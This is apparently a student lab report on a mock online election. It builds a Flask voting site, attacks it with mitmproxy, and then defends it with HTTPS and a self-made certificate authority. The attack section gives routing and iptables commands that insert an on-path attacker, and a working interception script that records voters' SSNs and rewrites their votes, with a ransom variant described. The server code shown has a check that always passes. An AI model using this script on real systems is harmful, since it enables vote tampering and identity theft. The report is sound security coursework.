




The Voter Shuffle: Creating a Method to Steal Votes using MITMProxy



Keith Desantis
Jakob Misbach
Kush Shah



Mission 1: Shueworld Elections Mission Debriefing Report

I. Introduction

Mission One was motivated by ShueWorld's need to run a secure election. This means that citizens would be able to vote without having their information leaked. Additionally the voting system must ensure that whatever candidate the citizen votes for is the candidate that gets voted for in the database. This means that the system must ensure that there are no on path adversaries which are attempting to compromise the integrity of the election. In our report, we detail the steps necessary to create an on path adversary which can change votes or hold votes for ransom. Additionally, the on-path adversary can view information about which ShueWorld citizen has voted. In order to defend against this attack we implement a defense using SSL Certificates issued by a Certificate Authority created using OpenSSL. This allows for the creation of HTTPS connections which allow for traffic to be encrypted.

II. Reconnaissance Phase

During our reconnaissance phase we identified 6 major security goals that could be implemented into the voting infrastructure. Eventually we decided to pursue security goal #6: *When a valid voter casts their vote, their information must not be leaked or edited by an on-path adversary*. This goal focuses on the on-path *integrity* and *confidentiality* of the client's vote POST request. However, we will list and discuss some of the possible vulnerabilities and defense implementations that should be deployed in a production version of this infrastructure.

Security Goals:

1. Every voter can vote only once.

- a. Consequences of Vulnerability
 - i. Any citizen could vote multiple times both maliciously and accidentally, skewing results.
- b. Possible Attack Vectors
 - i. Ballot stuffing done by an individual through scripting voting using a valid voter SSN.
 - ii. Similar ballot stuffing done by an organization, to much more effect.

- iii. Bad actors who gain access to a benign voter's SSN or machine could vote multiple times while impersonating the benign voter, further obfuscating the source of the exploit.
 - iv. Phishing efforts could lead benign voters to fake voting sites, using their SSN that they input but replacing their ballot with one of the phisher's choosing, effectively allowing the phisher to vote multiple times using other's identities.
 - c. Possible Defenses
 - i. Keep a running list in the database of SSNs that have recorded a vote, and disregard any vote attempts from a SSN that is in the "voted" table.
 - ii. To avoid phishing scams, the official link to vote could be custom tailored to each registered voter, using their hashed SSN as a "canary" of sorts. When the vote is cast and the reply is sent from the client to the web server, the server could confirm that the social security number that voted, when hashed, matches with the canary that is associated with the link that the client received. This would require the phishers to know both their target's SSN AND the hashing method used by the web server on SSNs, as well as requiring them to pivot to a form of spear phishing.

2. Only registered Shueworld voters are able to vote and influence the election.

- a. Consequences of Vulnerability
 - i. Foreign entities, such as citizens of Mittens Romulan, would be able to vote in the election with fake SSNs, influencing election results.
 - ii. Shueworld citizens who have not gone through the proper channels of registering to vote would still be able to vote, possibly making any data from the election unusable.
- b. Possible Attack Vectors
 - i. Mittens Romulan could use a botnet or employ actual citizens to stuff Shueworld's ballot with their favored candidate, encouraging candidate corruption.
- c. Possible Defenses
 - i. Shueworld's records department could keep a master list of all registered voter SSNs (either hashed or clear text), to compare any attempted vote against before updating the tallies.

3. Voter information (who voted for who) is kept anonymous, even in the event of a data breach [Confidentiality].

- a. Consequences of Vulnerability
 - i. In the event of a data breach, whether that be through a man in the middle attack between the web server and the database, or a bad actor getting access to the entire database, millions of Shueworld citizen's political inclinations and voting history would be released to the public. Alongside

being a huge breach of privacy, this would severely harm the citizen's confidence in their government and the integrity of the election process.

b. Possible Attack Vectors

- i. Bad actors could utilize any CVE's that allow for remote code execution or information leakage to get access to the database and query for voter-vote data.
- ii. Any bad actors within the Shueworld government with access to the link between the web server and database could intercept and record traffic, giving them access to voter-vote data.

c. Possible Defenses

- i. In the database, two tables could be stored. One holding only the hashed SSNs that have submitted a ballot, and the other containing a column of the hashed names of the candidates, along with a column of the associated tally for that candidate. This way, even if an attacker got access to the database AND had the information needed to reverse the hash on the SSNs, there would be no clear correlation between a given SSN and a candidate, preserving the voter's privacy.

4. Malicious actors with certain agendas cannot sway election results in one way or another, even with access to the database [*Integrity*].

a. Consequences of Vulnerability

- i. Should an attacker get control of the database, they would easily be able to change tallies, either extremely or subtly to ensure a certain candidate (or an entirely new candidate of their choosing) wins.

b. Possible Attack Vectors

- i. Common vulnerabilities such as Cross Site Request Forgery in the web server infrastructures may allow for remote code execution or arbitrary requests made by the web server, allowing for credentials to be leaked or writes to be performed on database data.
- ii. Bad actors within the Shueworld government with access to the database would be bribed/incentivized to tamper with tallies. If this security goal is not met, the "sphere of trust" necessary is inherently increased to all entities with access to the database.

c. Possible Defenses

- i. By hashing the names of the candidates before placing them in the database (using a private key that is ONLY located on the web server and on the Counter), even a malicious actor who exposes the tally table from the database wouldn't be able to tell which tally totals correlated to which candidate. If an attacker were to try and edit tallies to cause a certain candidate to win, they would effectively be guessing and may work against their own goals.

5. Only Shueworld officials are able to interpret the data in such a way to tally the votes [Availability, Confidentiality].

- a. Consequences of Vulnerability
 - i. Should an attacker access and leak the tally totals of each candidate before the official Shueworld government recognizes that the election has ended and releases official results, it could undermine the government's authority and compromise the integrity of the election in the public's eyes.
- b. Possible Attack Vectors
 - i. Similar to goal #4, common web infrastructure vulnerabilities such as Cross Site Request Forgery may expose tallies to an attacker before Shueworld has released them. Internal bad actors in the Shueworld government would also be able to leak the tallies to external parties.
- c. Possible Defenses
 - i. By employing the defense described in goal #4, the "sphere of trust" required to ensure only Shueworld officials are able to interpret and release the results in a readable format if shrunk to only the Counter and the Web Server, as well as vetted individuals with access to those systems.

6. When a valid voter casts their vote, their information must not be leaked or edited by an on path adversary [Confidentiality, Integrity].

- a. Consequences of Vulnerability
 - i. Should an on-path adversary be able to interpret or edit the "voting" POST request between the client and the server, they could automate changing the selected candidate, effectively impersonating the voter and using their credentials to influence the election.
 - ii. Assuming there is a write-in option, the attacker could similarly replace all the selected candidates with a threatening message, and save the voter info and vote, effectively holding the election results hostage and demanding some kind of ransom.
- b. Possible Attack Vectors
 - i. Should a client's machine be compromised, an attacker could direct them through their machine, this could be done through adding ip routes and firewall rules, ARP-poisoning, tools like ettercap, or editing the configuration on the client's router.
 - ii. Should an attacker get a client to attempt to connect to the server through http (whether through phishing or some other method), they may be able to sniff their traffic down the line of transmission.
- c. Possible Defenses
 - i. By upgrading the site to HTTPS using SSL or TLS, the site would encrypt all traffic between itself and any client, making it virtually impossible for any on-path adversary to collect or edit the traffic in an informed manner.

- ii. The government of Shueworld could also mandate that any browsers update to enforce solely HTTPS traffic to the server, ensuring that no one is phished into connecting over HTTP.

As mentioned previously, security goal #6 was chosen as the basis of our mission. However, multiple defensive strategies were thought up during the reconnaissance phase based on the other security goals. While these weren't all implemented in our test infrastructure (in order to keep our build at a minimal, "nuts and bolts" level) we want to mention them each in turn.

Firstly, to help with goals 3, 4, and 5, all entries in the DB, both SSNs and candidate names should be stored only after being hashed by two separate secret keys. The SSN secret key would only be known by the web server (which uses it to hash and store SSNs) and the candidate name secret key would be known by both the web server and a controlled program owned by Shueworld made to tally votes from the database. This would ensure that even in the event of a total database breach, an attacker would not be able to leak any SSNs nor would they be able to edit the tallies in any kind of informed manner, as all candidate names would be hashed.

Secondly, to help with goals 1, 2, and 3, the database could be structured such that one table stores only registered SSNs alongside whether or not they've voted, and another table stores candidate names and their tallies. By separating the two, no attacker with access to the database would be able to correlate a specific SSN to a candidate, preserving voter anonymity. By keeping a pre-populated "master-list" of registered voter SSNs and tracking whether or not they have voted, this ensures only voters with registered and valid credentials vote, and that they can only vote once. These two defensive measures were implemented in our test infrastructure, as is described below.

III. Infrastructure Building Phase

1. Web Server

```
@app.route('/', methods=['GET', 'POST'])
def display():
    if request.method == 'POST':
        SSN = None
        try:
            SSN = request.form['SSN']
            vote = request.form['candidate']
        except:
            print("Fields left blank")
            return redirect(url_for('display'))
        finally:
            if not SSN or not vote:
                print("Fields left blank")
                return redirect(url_for('display'))
            if vote == 'writein':
                vote = request.form['writeBox']
            print(vote)

        db = DB()
        if db.check_ssn(SSN) or 1:
            print("SSN exists")
            if db.check_ssn_voted(SSN):
                print("SSN already voted not updating DB")
                return redirect(url_for('voted'))
            db.update_ip(SSN, 1)
            db.update_vote(vote, translate({ord(c): None for c in string.whitespace}))
            return redirect(url_for('voted'))
        else:
            print("SSN does not exist")
            return redirect(url_for('error'))

    return render_template('index.html')
```

SSN

Enter your SSN as 123456789

Please select the candidate you want to vote for:


- ☐ Craig Shue
- ☐ Kush Shah
- ☐ Keith DeSantis
- ☐ Jakob Misbach
- ☐ Write In

Submit

The web server was hosted on VM 2 (10.64.6.2) and built using Python and the Flask library.

The site requires the voter to be pre-registered with the Shueworld government. We assume that voters are pre-registered via the Shueworld government using their SSNs as “unique identifiers.” Similar to how in the real world, voters can vote in person by going to a station and showing their license and identification. Even though these cards can be stolen or faked, they are used as trusted proofs of identity and “unique identifiers,” and are assumed to be secured by their owner. We follow a similar paradigm for this project. The “asset” that we are really trying to attack and protect is the communication channel between the client and the server, not the unique identifier SSN used by the client, so we assume SSNs are accepted as proof of identity and are kept secure by their owners. In our hypothetical Shueworld, voters may have pre-registered at registration stations or via physical mail using their SSNs, adding them to the list of “registered voters” similar to the real world.

To achieve these pre-registered accounts we prepopulated the MySQL database with 10 random SSNs (see database section below) . The voter then has the option to select a candidate or they can select the write in option which will show a text box in which they can put whatever name they choose. The server first checks with the database that the input SSN has registered to vote. If the SSN is invalid then the page redirects to an error page. If the SSN is valid then the database is updated with the vote. Write-ins are handled by checking to see if there is a candidate with the given name, if there is simply incrementing the votes. Otherwise add the candidate to the table. On the client we added to /etc/hosts to add the hostname votes.gov.

A terminal window with a dark background and light-colored text. The prompt is 'student@csvm:~\$'. The command 'cat /etc/hosts' has been executed, displaying the following content:

```
student@csvm:~$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 csvm

# Comment the following to enable access on NAT network,
# but leave uncommented for access on the isolated network:
10.10.0.2 ubuntu.cs.wpi.edu
10.64.6.2 votes.gov
# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

To run the web server run `python3 main.py [http, https]` to run the server in either http mode or https mode. **Note: the server needs to be in http mode to successfully execute the attack.** The expected process to vote is as follows:

1. A valid, registered voter visits the site at <http://votes.gov:8888>
2. The voter inputs their secure SSN to identify themselves and selects a candidate, then presses submit.
3. The ballot is received by the web server, which runs two tests before recording it:
 - a. It confirms that the SSN used in the ballot is a valid registered SSN in the database
 - b. It confirms that the associated SSN HAS NOT yet voted, by referring to the boolean value associated with the SSN in the database (0 or 1).
4. If both tests pass, it records the vote in the database and sets the SSN's has-voted value in the database to True.

2. Database

The database was hosted on VM 2 (10.64.6.2) was built using MySQL and has two tables: SSNs and Votes. SSNs has two columns the first being SSN and the second being a boolean if they have voted or not. As mentioned earlier, in a production environment the SSNs should be hashed before storage but for the sake of simplicity we opted out of this best practice. Votes also has two columns, the first being the CandidateName in the format FirstLast and the second the number of votes for that candidate. Votes and SSNs were kept in separate tables in

order to maintain voter anonymity in the event of a data breach, as discussed in the Reconnaissance Phase.

Valid SSNs:

A terminal window with a dark background and three colored window control buttons (red, yellow, green) at the top left. It displays a table with two columns: 'SSN' and 'IPAddr'. The table is enclosed in a box with dashed lines. The SSN column contains ten 9-digit numbers, and the IPAddr column contains ten '0' values.

SSN	IPAddr
399066968	0
191405466	0
206064582	0
776158968	0
168662764	0
854496395	0
279459600	0
764982686	0
451367415	0
855593403	0

3. Client Browser

The client was set up to run a Google Chrome web browser, using the [google-chrome-stable_current_amd64.deb](https://dl.google.com/linux/direct/google-chrome-stable_current_amd64.deb) package file found online.¹ Once the file was moved to the home directory, the command

```
student@csvm:~$ sudo apt install ./google-chrome-stable_current_amd64.deb
```

Chrome could then be launched with the command:

```
student@csvm:~$ google-chrome-stable
```

¹ https://dl.google.com/linux/direct/google-chrome-stable_current_amd64.deb

IV. Attack Phase

1. Summary

The attack vector we chose exploited the voting site running on unsecured HTTP communication to allow a on-path-adversary to intercept voter traffic. The adversary could then record voter credentials and voting history (for possible ransom or blackmail at a later point) and/or modify the vote to the attacker's preferred candidate (in our example, "KeithDeSantis").

2. On-Path-Adversary

First we explored methods to establish an on-path-adversary between the client on VM 1 and the real web server on VM 2. Under normal circumstances, an attacker may use a tool such as *ettercap* to insert themselves as the client's default router through attacks like *arp-poisoning* which alter's the client's arp table to send all router destined traffic to the attacker's MAC address. However, the hypervisor running the VM's on the isolated network prevented such an attack.

For the sake of simplicity we simply used the IP routing rules and firewalls rules discussed in class to artificially insert our attacker (VM 4) in between the client and real web server. During the process however we did learn about how to install, setup, and execute such *arp-poisoning* attacks with *ettercap* as well as how to use *ettercap*'s command line and GUI interfaces to sniff traffic on networks and debug inter-network communications.

The following commands were run on the associated hosts to insert the attacker (assuming all using *sudo*):

- Client (VM 1, IP: 10.64.6.1)

Routing traffic from Client to Web Server through Attacker	<code>route add -host 10.64.6.2 gw 10.64.6.4</code>
Disabling accepting ICMP redirects from attacker on all interface	<code>sysctl net.ipv4.conf.all.accept_redirects=0</code>
Disabling accepting ICMP redirects from attacker on ens3 interface	<code>sysctl net.ipv4.conf.ens3.accept_redirects=0</code>
Adding a firewall rule to DROP all ICMP redirects received	<code>iptables -A INPUT -p icmp --icmp-type redirect -j DROP</code>

- Real Web Server (VM 2: IP: 10.64.6.2)

Routing traffic from Web Server to Client through Attacker	<i>route add -host 10.64.6.1 gw 10.64.6.4</i>
Disabling accepting ICMP redirects from attacker on all interface	<i>sysctl net.ipv4.conf.all.accept_redirects=0</i>
Disabling accepting ICMP redirects from attacker on ens3 interface	<i>sysctl net.ipv4.conf.ens3.accept_redirects=0</i>
Adding a firewall rule to DROP all ICMP redirects received	<i>iptables -A INPUT -p icmp --icmp-type redirect -j DROP</i>

- Attacker (VM 4, IP: 10.64.6.4)

Disable sending ICMP redirects from all interfaces on the attacker machine	<i>echo 0 > /proc/sys/net/ipv4/conf/*/send_redirects</i>
Adding a firewall rule to DROP all ICMP redirects sent	<i>iptables -A OUTPUT -p icmp --icmp-type redirect -j DROP</i>
Adding a firewall rule to reroute all traffic incoming to port 8888 to port 8080 (explained below)	<i>iptables -t nat -A PREROUTING -p TCP -j REDIRECT --destination-port 8888 --to-port 8080</i>

NOTE: If you plan to perform the attack described here on our VMs, please note that all the commands written above have ALREADY BEEN RUN, and do not need to be run again.

3. Traffic Interception, Analysis, and Modification

A tool called [mitmproxy](https://mitmproxy.org/) was used to intercept and analyze all HTTP traffic between the client and the web server.² The tool sets up an HTTP proxy on the attacker's machine, which listens on port 8080 and forwards all traffic it receives, allowing the user to inspect and modify the traffic as they will.

Example Learning Process and Outcomes

² "Mitmproxy Is a Free and Open Source Interactive HTTPS Proxy.," mitmproxy, accessed November 10, 2022, <https://mitmproxy.org/>.

In the process of researching mitmproxy we learned how to install, configure, and interact with the tool's many different modes, interfaces, and capabilities. Since mitmproxy defaults to listening on port 8080, we added PREROUTING iptables rules to the attacker machine to forward all traffic on ports 80 and 8888 to port 8080 as seen above. This is because port 80 is the default HTTP port, and our web server was configured to run on port 8888.

Using mitmproxy's "transparent" mode, we were able to intercept traffic from the client to the web server and display it in the mitmproxy terminal interface as seen below.

```
Flows
>> GET http://10.64.6.2:8888/
    ← 200 text/html 1.08k 50ms
POST http://10.64.6.2:8888/
    ← 302 text/html 219b 129ms
GET http://10.64.6.2:8888/voted
    ← 200 text/html 189b 26ms
```

The command line interface also offered the ability to intercept traffic that matched a certain regular expression pattern. As we were learning how to use mitmproxy we were able to successfully intercept traffic destined for the web server's default page (<http://10.64.6.2:8888/>) and redirect it to the web server's error page (<http://10.64.6.2:8888/error>). The steps are explained below.

- In mitmproxy, use "I" to define a reg. Expression to intercept, using "~u /" to intercept traffic destined for the base URL.
- On the client, run `curl http://10.64.6.2:8888/` to attempt to retrieve the HTML of the base page.

```
student@csvm:~$ curl http://10.64.6.2:8888/
```

- On the attacker machine, the flow is intercepted and marked red.

```
Flows
>> GET http://10.64.6.2:8888/
```

- By pressing enter, flow details are displayed in the mitmproxy interface. Using the "e" key allows the user to choose an attribute to edit. We select the "path" attribute and replace the empty with "error" by typing "a", writing out error, and pressing "esc" then "q" to return to the main page.

```
Edit Path Components
Component
error
```

- We then press "a" to forward the request and see that the Client has received the error page HTML instead of the base page HTML.

```
student@csvm:~$ curl http://10.64.6.2:8888
<!DOCTYPE html>
<head> </head>

<body>
  <h1>There was an error with your request</h1>
  <p>You may try again</p>
  <ul>
    <li>Make sure you are registd to vote</li>
    <li>Make sure you have entered your SSN correctly</li>
    <li>If you have already voted you may not vote again</li>
  </ul>
  <button onclick="window.location.href = 'http://localhost:8888';">
    Go Back
  </button>
</body>student@csvm:~$ |
```

Attack Execution and Instructions

Mitmproxy also offers a robust Python API to allow for scripting and automatic processing of intercepted traffic.

If mitmproxy is run with the `-s <SCRIPTNAME>` option, it will load the associated script and execute accordingly. The mitmproxy Python API utilizes a few predefined function names to act as “event triggers” that allow the user to specify when to execute certain code.

Our script, *poisonBallot.py*, is shown below:

```
collected_ssns = []

def is_target_post(request):
    proper_req_type = request.method == "POST" and request.path ==
    "/" proper_url = request.url == "http://10.64.6.2:8888/"
    has_proper_queries = request.urlencoded_form.get_all('canidate')
    return proper_req_type and has_proper_queries and proper_url

def record_voter_info(request):
    ssn = request.urlencoded_form['SSN']
    vote = request.urlencoded_form['canidate']
    if ssn not in collected_ssns:
        with open("voter_info.txt", 'a+') as f:
            f.write(f'SSN: {ssn}\tVoted For: {vote}\n')
        collected_ssns.append(ssn)

def request(flow):
    request = flow.request
    if is_target_post(request):
        record_voter_info(request)
        request.urlencoded_form['canidate'] = 'KeithDeSantis'
```

In this example, the “request” function is a special event function defined under the mitmproxy API, that executes the function every time an HTTP request is intercepted. The flow argument is an mitmproxy flow object.

Our script tests every received request and confirms that it is the kind of POST request we are looking to intercept and modify. It confirms that the method is POST, the request URL is the from the voting page, and that the POST request has the query “canidate” which we will be editing. If this is the case then we record the client’s SSN and original information in a file on the attacker machine called *voter_info.txt*, change the canidate to the attacker’s

Obviously many different attacks could be run with this setup. For example, we have another script *ransom.py* which simply replaces “KeithDeSantis” with “RANSOM.” Using this attack all votes would be recorded as a vote for “RANSOM,” and the attacker would be the only one who knew the real results of the election in *voter_info.txt*, which would allow them to hold the information hostage.

preference (KeithDeSantis), and send the request to the server, completing the attack.

Running the Attack:

- Confirm that the database on the web server has 0 votes cast and no SSNs have voted yet using `sudo mysql -u root -p 1234567890` and inspecting the **Votes** and **SSNs** tables in the **netsec** database.

```
mysql> select * from Votes;
+-----+-----+
| CanidateName | NumVotes |
+-----+-----+
| JakobMisbach | 0 |
| CraigShue    | 0 |
| KushShah     | 0 |
| KeithDeSantis | 0 |
+-----+-----+
4 rows in set (0.01 sec)
```

- Start the web server on VM 2 by navigating to `~/Flask` and running the command:

```
student@csvm:~$ python3 main.py http
```

`main.py http` runs the web server in “vulnerable mode,” where it runs using http.

- Start mitmproxy in transparent mode with our script on VM 4 using the command:

```
student@csvm:~$ mitmproxy --mode transparent -s poisonBallot.py
```

- On the client machine (VM 1), open a Chrome browser by connecting via ssh with `-X` and typing `chrome` (need X11 forwarding configured for this).
- Confirm that Chrome is not setup to enforce https by going to *Settings > Privacy and Security > Security* and ensuring *Always use secure connections* is **OFF**.
- Visit the website by searching <http://votes.gov:8888> OR <http://10.64.6.2:8888> and vote for KushShah.
- The request should go through and the mitmproxy window on VM 4 will show an intercepted POST request.

```
Flows
>> POST http://10.64.6.2:8888/
    < 200 text/html 1.08k 257ms
```

- Check the database on VM 2 as before, and confirm that the vote has instead been cast for KeithDeSantis.

```
mysql> select * from Votes;
+-----+-----+
| CanidateName | NumVotes |
+-----+-----+
| JakobMisbach | 0 |
| CraigShue    | 0 |
| KushShah     | 0 |
| KeithDeSantis | 1 |
+-----+-----+
```


- Check the *voter_info.txt* file on VM 4 and confirm that the original vote information was recorded.

```
student@csvm:~$ cat voter_info.txt  
SSN: 855593403 Voted For: KushShah
```

The attack was run multiple times, but an example attack using the *ransom.py* script mentioned earlier was run using 9 distinct valid SSNs, and the results are displayed in **Appendix A**.

V. Defense Phase

1. SSL Certificates and HTTPS

SSL (Secure Sockets Layer) certificates are used to validate the identity of a web server. This helps clients ensure that they are communicating with who they expect. SSL certificates consist of a key pair (public and private keys) which are used to establish an encrypted connection.

Certificates are issued by certificate authorities which are trusted organizations tasked with verifying the identities of web servers. Certificate authorities collect information about the web server and who owns it and then issue a certificate specific to that server. It is important for a trusted certificate authority to be used as browsers have a set of authorities which they will use.

SSL is a common technology used for creating encrypted connections between a server and client. SSL is the predecessor to the now common TLS (Transport Layer Security). Encrypting traffic between the client and server allows for secure information like votes to be sent back and forth without allowing attackers to decipher the message.

A TLS connection begins with a TLS handshake. The TLS handshake follows the following steps in order to ensure a secure connection. The first step is the “client hello message” (CloudFlare). This message includes the TLS version to use, a cipher suite, and a random bit string. The server will then reply to this message with information about the server’s chosen cipher suit, and another random bit string. The client will then verify the server’s certificate with its issuing certificate authority. The client will then send a “premaster secret” which is encrypted with the public key and can only be decrypted with the private key of the server. The server will then use its private key to decrypt this message and generate session keys. These session keys should be the same on both the client and server allowing for both parties to verify authenticity. The client and server will next send a message encrypted with the secret keys at which point the handshake will be complete.

For Shueworld, SSL Certificates will provide a reasonable defense against on path adversaries. By encrypting the connection between the client and server, Shueworld can ensure that votes are not being tampered with. This will help to achieve the goal of having a fair election.

2. Installing OpenSSL

We set up an OpenSSL certificate authority on one of the hosts in order to facilitate the creation of certificates as well as to check if certificates had been revoked. This was done by following steps found in documentation written by OpenIAM:

1. Using apt, the build-essential, checkinstall, and zlib1g-dev packages were installed

```
sudo apt install build-essential checkinstall zlib1g-dev -y
```

2. The tarball for OpenSSL was downloaded from <https://www.openssl.org/source/openssl-1.1.1k.tar.gz> and SCPed onto the host
3. The tarball was extracted using “tar -xf” into the “/usr/local/src/” directory

```
tar -xf openssl-1.1.1k.tar.gz
```

4. From this point forward, command will need to be run as sudo since we are working in the root directory
5. We navigated to “/usr/local/src”

```
cd /usr/local/src
```

6. The config script was run using “./config --prefix=/usr/local/ssl --openssldir=/usr/local/ssl shared zlib”

```
sudo ./config --prefix=/usr/local/ssl --openssldir=/usr/local/ssl shared zlib
```

7. To build OpenSSL we ran “make” and then tested the build with “make test”

```
sudo make
```

```
sudo make test
```

8. OpenSSL was installed using “make install”

```
sudo make install
```

9. To configure the link libraries for OpenSSL we first navigated to the “/etc/ld.so.conf.d/” and created a file “openssl-1.1.1k.conf” using a text editor

```
cd /etc/ld.so.conf.d/
```

```
sudo vim openssl-1.1.1k.conf
```

10. Within the file, the line “/usr/local/ssl/lib” was added

```
/usr/local/ssl/lib
```

11. The dynamic link was reloaded using “sudo ldconfig -v”

```
sudo ldconfig -v
```

12. To configure the OpenSSL Binary we first backed up the binary files with the following commands:

```
sudo mv /usr/bin/c_rehash /usr/bin/c_rehash.BEKUP  
sudo mv /usr/bin/openssl /usr/bin/openssl.BEKUP
```

13. We then modified the PATH variable to include “/usr/local/ssl/bin”

```
sudo vim /etc/environment
```

```
PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:/usr/local/ssl/bin"
```

14. We finally reloaded environment variables with “source /etc/environment”

```
source /etc/environment
```


15. Finally the OpenSSL version was validated with “openssl version -a”

```
student@csvm:/etc/ld.so.conf.d$ openssl version -a  
OpenSSL 1.1.1k 25 Mar 2021  
built on: Thu Nov 3 18:21:32 2022 UTC  
platform: linux-x86_64  
options: bn(64,64) rc4(8x,int) des(int) idea(int) blowfish(ptr)  
compiler: gcc -fPIC -pthread -m64 -Wa,--noexecstack -Wall -O3 -DOPENSSL_USE_NODELETE -DL_ENDIAN -DOPENSSL_PIC -DOPENSSL_CPUID_OBJ -DOPENSSL_IA32_SSE2 -DOPENSSL_BN_ASM_MONT -DOPENSSL_BN_ASM_MONT5 -DOPENSSL_BN_ASM_GF2m -DSHA1_ASM -DSHA256_ASM -DSHA512_ASM -DKECCAK1600_ASM -DRC4_ASM -DMD5_ASM -DAESNI_ASM -DVPAES_ASM -DGHASH_ASM -DECP_NISTZ256_ASM -DX25519_ASM -DPOLY1305_ASM -DZLIB -DNDEBUG  
OPENSSLDIR: "/usr/local/ssl"  
ENGINESSDIR: "/usr/local/ssl/lib/engines-1.1"  
Seeding source: os-specific
```

3. Creating a Certificate Authority and Issuing Certificates

To set up the certificate authority and register our website we followed instructions found on the DevopsCube blog.

1. We first created rootCA.key and rootCA.crt which we will use to sign certificates




```
openssl req -x509 \  
    -sha256 -days 356 \  
    -nodes \  
    -newkey rsa:2048 \  
    -subj "/CN=votes.gov/C=US/L=Massachusetts" \  
    -keyout rootCA.key -out rootCA.crt
```

2. We then generated a private key for the web server called server.key

```
student@csvm:~$ openssl genrsa -out server.key 2048
```

3. We created a config file called csr.conf containing information about the website we want a key for



```
[ req ]
default_bits = 2048
prompt = no
default_md = sha256
req_extensions = req_ext
distinguished_name = dn

[ dn ]
C = US
ST = Massachusetts
L = Worcester
O = WPI
OU = NetSec
CN = votes.gov

[ req_ext ]
subjectAltName = @alt_names

[ alt_names ]
DNS.1 = votes.gov
IP.1 = 10.64.6.2
```

4. We next create a certificate signing request using the server's private key

```
student@csvm:~$ openssl req -new -key server.key -out server.csr -config csr.conf
```

5. We next created a file cert.conf for our SSL Certificate

```
authorityKeyIdentifier=keyid,issuer
basicConstraints=CA:FALSE
keyUsage = digitalSignature, nonRepudiation,
keyEncipherment, dataEncipherment
subjectAltName = @alt_names

[alt_names]
DNS.1 = votes.gov
```

6. We finally create a SSL Certificate with our Certificate Authority

